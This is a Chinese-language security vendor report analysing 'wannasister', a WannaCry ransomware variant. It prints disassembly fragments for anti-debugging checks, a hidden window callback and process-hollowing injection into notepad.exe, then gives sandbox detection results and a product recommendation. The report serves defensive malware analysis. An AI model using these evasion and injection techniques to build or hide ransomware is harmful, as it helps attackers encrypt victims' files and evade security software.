勒索病毒“wannacry”升级新变种”wannasister”

2017 年 5 月 16 日，金睛安全研究团队监控到了席卷全球的“wannacry”勒索病毒出现了一个最新变种，名为“wannasister。该变种增加了一些反调试功能，同时将主要的勒索模块代码注入到正常的记事本（notepad.exe）进程中，并且其中用于加密 AES 密钥的内置 RSA 公钥也与之前的版本有了变化。种种迹象显示，勒索病毒有可能在短期内出现第二波攻势，用户需高度警惕。

技术分析

1.新变种在运行之初增加了一些反调试的功能。

(1) 通过检测 DebugPort 来检测调试器是否存在。

```
00011CD0  .  55            push    ebp
00011CD1  .  89E5          mov     ebp, esp
00011CD3  .  83EC 04       sub     esp, 4
00011CD6  .  53            push    ebx
00011CD7  .  68 D9820100   push    000182D9                 ; pModule = "ntdll.dll"
00011CDC  .  FF15 B8AA010  call    dword ptr [<&KERNEL32.GetModuleH  ; GetModuleHandleA
00011CE2  .  68 32820100   push    00018232                 ; ProcNameOrOrdinal = "NtQueryInformationProcess"
00011CE7  .  50            push    eax                      ; hModule
00011CE8  .  FF15 BCAA010  call    dword ptr [<&KERNEL32.GetProcAd  ; GetProcAddress
00011CEE  .  89C3          mov     ebx, eax
00011CF0  .  C745 FC 0000  mov     dword ptr [ebp-4], 0
00011CF7  .  FF15 ECAA010  call    dword ptr [<&KERNEL32.GetCurren  ; GetCurrentProcess
00011CFD  .  6A 00         push    0
00011CFF  .  6A 04         push    4
00011D01  .  8D55 FC       lea     edx, dword ptr [ebp-4]
00011D04  .  52            push    edx
00011D05  .  6A 07         push    7
00011D07  .  50            push    eax
00011D08  .  FFD3          call    ebx
00011D0A  .  837D FC 00    cmp     dword ptr [ebp-4], 0
00011D0E  .v 74 07         je      short 00011D17
00011D10  .  6A 00         push    0
00011D12  .  E8 D98D0000   call    <&KERNEL32.ExitProcess>
00011D17  >  5B            pop     ebx
00011D18  .  89EC          mov     esp, ebp
00011D1A  .  5D            pop     ebp
00011D1B  L. C3            retn
00011D1C     8D7C27 00     lea     edi, dword ptr [edi]
```

(2)通过检测 NtGlobalFlag 来检测调试器是否存在。

```
00011C80  r$  55            push    ebp
00011C81  .   89E5          mov     ebp, esp
00011C83  .   83EC 04       sub     esp, 4
00011C86  .   64:A1 300000  mov     eax, dword ptr fs:[30]
00011C8C  .   8B40 68       mov     eax, dword ptr [eax+68]
00011C8F  .   8945 FC       mov     dword ptr [ebp-4], eax
00011C92  .   8B45 FC       mov     eax, dword ptr [ebp-4]
00011C95  .   89EC          mov     esp, ebp
00011C97  .   5D            pop     ebp
00011C98  L.  C3            retn
```

(3) 如果检测出调试器则直接构造异常。

```
00011BAF      00          db      00
00011BB0  $   55          push    ebp
00011BB1  .   89E5        mov     ebp, esp
00011BB3  .   CD 01       int     1
00011BB5  .   B8 55730880 mov     eax, 80087355
00011BBA  .   FFE0        jmp     eax
00011BBC  .   89EC        mov     esp, ebp
00011BBE  .   5D          pop     ebp
00011BBF  .   C3          retn
00011BC0  ┌.  55          push    ebp
```

2.新变种的主要功能函数写在了窗口回调函数中，手法更加隐蔽

(1) 通过 RegisterClassExA 注册窗口回调

```
000113B8  .  8D45 9C      lea     eax, dword ptr [ebp-64]
000113BB  .  50           push    eax                              ; pWndClassEx
000113BC  .  FF15 9CAB010 call    dword ptr [<&USER32.RegisterCla  ; RegisterClassExA
000113C2  .  66:85C0      test    ax, ax
000113C5  .v 74 75        je      short 0001143C
000113C7  .  6A 00        push    0                                ; lParam = NULL
000113C9  .  56           push    esi                              ; hInst
000113CA  .  6A 00        push    0                                ; hMenu = NULL
000113CC  .  6A 00        push    0                                ; hParent = NULL
000113CE  .  6A 78        push    78                               ; Height = 78 (120.)
000113D0  .  68 F0000000  push    0F0                              ; Width = F0 (240.)
000113D5  .  68 80000080  push    80000000                         ; Y = 80000000 (-2147483648.)
000113DA  .  68 80000080  push    80000000                         ; X = 80000000 (-2147483648.)
000113DF  .  68 0000CF00  push    0CF0000                          ; Style = WS_OVERLAPPED|WS_MINIMIZEBOX|WS_MAXIMIZ
000113E4  .  8D45 EA      lea     eax, dword ptr [ebp-16]
000113E7  .  50           push    eax                              ; WindowName
000113E8  .  8D45 F3      lea     eax, dword ptr [ebp-D]
000113EB  .  50           push    eax                              ; Class
000113EC  .  68 00020000  push    200                              ; ExtStyle = WS_EX_CLIENTEDGE
000113F1  .  FF15 A0AB010 call    dword ptr [<&USER32.CreateWindo  ; CreateWindowExA
000113F7  .  89C6         mov     esi, eax
000113F9  .  85F6         test    esi, esi
000113FB  .v 74 3F        je      short 0001143C
000113FD  .  6A 00        push    0                                ; ShowState = SW_HIDE
000113FF  .  56           push    esi                              ; hWnd
00011400  .  FF15 A4AB010 call    dword ptr [<&USER32.ShowWindow>  ; ShowWindow
00011406  .  56           push    esi                              ; hWnd
00011407  .  FF15 A8AB010 call    dword ptr [<&USER32.UpdateWindo  ; UpdateWindow
0001140D  .v EB 14        jmp     short 00011423
```

(2)主要的窗口回调函数


```
00011270  .  53           push    ebx
00011271  .  56           push    esi
00011272  .  57           push    edi
00011273  .  8B5C24 10    mov     ebx, dword ptr [esp+10]
00011277  .  8B7424 14    mov     esi, dword ptr [esp+14]
0001127B  .  8B7C24 18    mov     edi, dword ptr [esp+18]
0001127F  .  83FE 01      cmp     esi, 1                           ; Switch (cases 1..10)
00011282  .v 74 18        je      short 0001129C
00011284  .  83FE 02      cmp     esi, 2
00011287  .v 74 33        je      short 000112BC
00011289  .  83FE 01      cmp     esi, 1
0001128C  .v 7C 3A        jl      short 000112C8
0001128E  .  83FE 10      cmp     esi, 10
00011291  .v 75 35        jnz     short 000112C8
00011293  .  53           push    ebx                              ; hWnd; Case 10 of switch 0001127F
00011294  .  FF15 88AB010 call    dword ptr [<&USER32.DestroyWind  ; DestroyWindow
0001129A  .v EB 28        jmp     short 000112C4
0001129C  >  E8 AF010000  call    00011450                         ; Case 1 of switch 0001127F
000112A1  .  6A 00        push    0
000112A3  .  FF35 00A0010 push    dword ptr [1A000]
000112A9  .  50           push    eax
000112AA  .  E8 11020000  call    000114C0
000112AF  .  50           push    eax
000112B0  .  68 A4820100  push    000182A4                         ; ASCII "c:\windows\system32\notepad.exe"
000112B5  .  E8 46FDFFFF  call    00011000
000112BA  .v EB 08        jmp     short 000112C4
000112BC  >  6A 00        push    0                                ; ExitCode = 0; Case 2 of switch 0001127F
000112BE  .  FF15 8CAB010 call    dword ptr [<&USER32.PostQuitMes  ; PostQuitMessage
000112C4  >  31C0         xor     eax, eax
000112C6  .v EB 0D        jmp     short 000112D5
000112C8  >  FF7424 1C    push    dword ptr [esp+1C]               ; lParam; Default case of switch 0001127F
000112CC  .  57           push    edi                              ; wParam
000112CD  .  56           push    esi                              ; Message
000112CE  .  53           push    ebx                              ; hWnd
000112CF  .  FF15 90AB010 call    dword ptr [<&USER32.DefWindowPr  ; DefWindowProcA
000112D5  >  5F           pop     edi
000112D6  .  5E           pop     esi
```

3.新变种的主要勒索功能采用了注入正常记事本进程（notepad.exe）进程的方式。这样做是

为了躲避一些杀软主动防御功能，甚至可能会绕过一些软件的勒索保护功能，潜在危害更大。因为某些具有勒索保护功能的主动防御类软件是默认放过 notepad.exe,winword.exe 等文字编辑工具修改文档文件的。

```
000111AB  .  0345 F8        add     eax, dword ptr [ebp-8]
000111AE  .  50             push    eax                              Address
000111AF  .  FF75 E4        push    dword ptr [ebp-1C]               hProcess
000111B2  .  FF15 C4AA010(  call    dword ptr [<&KERNEL32.WriteProc  WriteProcessMemory
000111B8  .  85C0           test    eax, eax
000111BA  .^ 0F84 00FFFFFF  je      000110C0
000111C0  .  8B46 10        mov     eax, dword ptr [esi+10]
000111C3  .  3B45 FC        cmp     eax, dword ptr [ebp-4]
000111C6  .^ 0F85 F4FEFFFF  jnz     000110C0
000111CC  >  47             inc     edi
000111CD  .  83C6 28        add     esi, 28
000111D0  >  0FB743 06      movzx   eax, word ptr [ebx+6]
000111D4  .  39C7           cmp     edi, eax
000111D6  .^ 7C BC          jl      short 00011194
000111D8  .  8D45 FC        lea     eax, dword ptr [ebp-4]
000111DB  .  50             push    eax                              pBytesWritten
000111DC  .  6A 04          push    4                                BytesToWrite = 4
000111DE  .  8D45 F8        lea     eax, dword ptr [ebp-8]
000111E1  .  50             push    eax                              Buffer
000111E2  .  8B85 78FDFFFF  mov     eax, dword ptr [ebp-288]
000111E8  .  83C0 08        add     eax, 8
000111EB  .  50             push    eax                              Address
000111EC  .  FF75 E4        push    dword ptr [ebp-1C]               hProcess
000111EF  .  FF15 C4AA010(  call    dword ptr [<&KERNEL32.WriteProc  WriteProcessMemory
000111F5  .  85C0           test    eax, eax
000111F7  .^ 0F84 C3FEFFFF  je      000110C0
000111FD  .  837D FC 04     cmp     dword ptr [ebp-4], 4
00011201  .^ 0F85 B9FEFFFF  jnz     000110C0
00011207  .  8B5B 28        mov     ebx, dword ptr [ebx+28]
0001120A  .  035D F8        add     ebx, dword ptr [ebp-8]
0001120D  .  899D 84FDFFFF  mov     dword ptr [ebp-27C], ebx
00011213  .  8D85 D4FCFFFF  lea     eax, dword ptr [ebp-32C]
00011219  .  50             push    eax                              pContext
0001121A  .  FF75 E8        push    dword ptr [ebp-18]               hThread
0001121D  .  FF15 C8AA010(  call    dword ptr [<&KERNEL32.SetThread  SetThreadContext
00011223  .  FF75 E8        push    dword ptr [ebp-18]               hThread
00011226  .  FF15 CCAA010(  call    dword ptr [<&KERNEL32.ResumeThr  ResumeThread
```


4.notepad.exe 中被注入的代码为和 wannacry 勒索病毒释放的勒索主程序 tasksche.exe 完全相同。但其内嵌的用来加密 AES 密钥的 RSA 公钥出现了变化。



解决方案

1. 景云终端防病毒最新版本可彻底查杀”wannasister”病毒最新变种。

2. 即使未来再出现新的勒索病毒变种，也可使用景云杀毒与 APT 联动的方式，进行未知勒索病毒的检测与防护。


景云网络防病毒系统
6
super
退出
你好, super
安全概况
终端监控
终端升级
信任管理
威胁管理
注册配置
分组管理
策略中心
任务中心
日志审计
APT 服务器设置
APT 联动
APT IP 地址:
192.168.0.125
端口:
80
用户名:
jingyun
密码:
测试
保存

文件信息

文件名	wannasister
文件类型	exe
文件大小	4.5 MB
扫描时间	2017-05-17 10:17:46
MD5	[redacted]
SHA1	[redacted]
SHA256	[redacted]

静态检测

检测引擎	攻击类型	详细信息	危险等级
流行威胁库	反调试	尝试检测调试器	★★★☆☆

动态检测

操作系统：	Windows XP SP3	软件版本：	Adobe Reader 11
开始时间：	2017-05-17 10:17:59	结束时间：	2017-05-17 10:21:32

- 勒索软件 [1]
  - 疑似勒索软件大量文件篡改行为 危险等级 ★★★★★

notepad.exe的勒索行为报警

PID	进程名	详细信息
996	C:\WINDOWS\system32\notepad.exe	file_modifications: Performs 245 file moves indicative of a potential file encryption process
996	C:\WINDOWS\system32\notepad.exe	appends_new_extension: Appends a new file extension to multiple modified files
996	C:\WINDOWS\system32\notepad.exe	new_appended_file_extension: .WNCRY
996	C:\WINDOWS\system32\notepad.exe	new_appended_file_extension: .WNCRYT

- 进程入侵 [4]
  - 向其他进程写入可疑内容,试图将该进程作为傀儡进程启动 危险等级 ★★★★★
  - 尝试打开系统进程中的线程 危险等级 ★★★★★
  - 尝试读取系统进程内存 危险等级 ★★★☆☆
  - 尝试创建傀儡进程 危险等级 ★★★☆☆

勒索模块代码被注入到notepad.exe中

PID	进程名	详细信息
1092	C:\Documents and Settings\Administrator\Local Settings\Temp\wannasister.exe	ProcessName: \Device\HarddiskVolume1\WINDOWS\system32\notepad.exe

- 反虚拟机 [1]
- 高并发 [1]
- 反检测 [1]
- 反调试 [1]
  - 尝试检测调试器 危险等级 ★☆☆☆☆
- 威胁行为 [9]

关于 VenusEye 金睛安全研究团队：

VenusEye 金睛安全研究团队是启明星辰集团检测产品本部从事专业安全分析的技术型团队，主要职责是对现有产品上报的安全事件、样本数据进行挖掘、分析，并向用户提供专业的分析报告。金睛团队会依据数据产生的威胁情报，对其中采用的各种攻击技术做深入的跟踪与分析，并给出专业分析结果、提出专业建议，为用户决策提供帮助。

金睛团队成立至今，先后发布了《小心，“宏”成为新攻击手法的主力军》、《海德薇 Hedwig 组织分析报告》、《Locky 密锁攻击恶意样本分析报告》、《特斯拉恶意样本分析新解》、《无需担心潜藏了 18 年的微软浏览器远程代码执行漏洞》、《鼠尾草 Sage 2.0 攻击样本信息通告》、《“凯莉”嵌套式攻击样本信息通告》、《Office 野外 0day 分析报告》、《2016 年度监测数据分析报告》等数十份专业安全分析报告，欢迎下载查阅。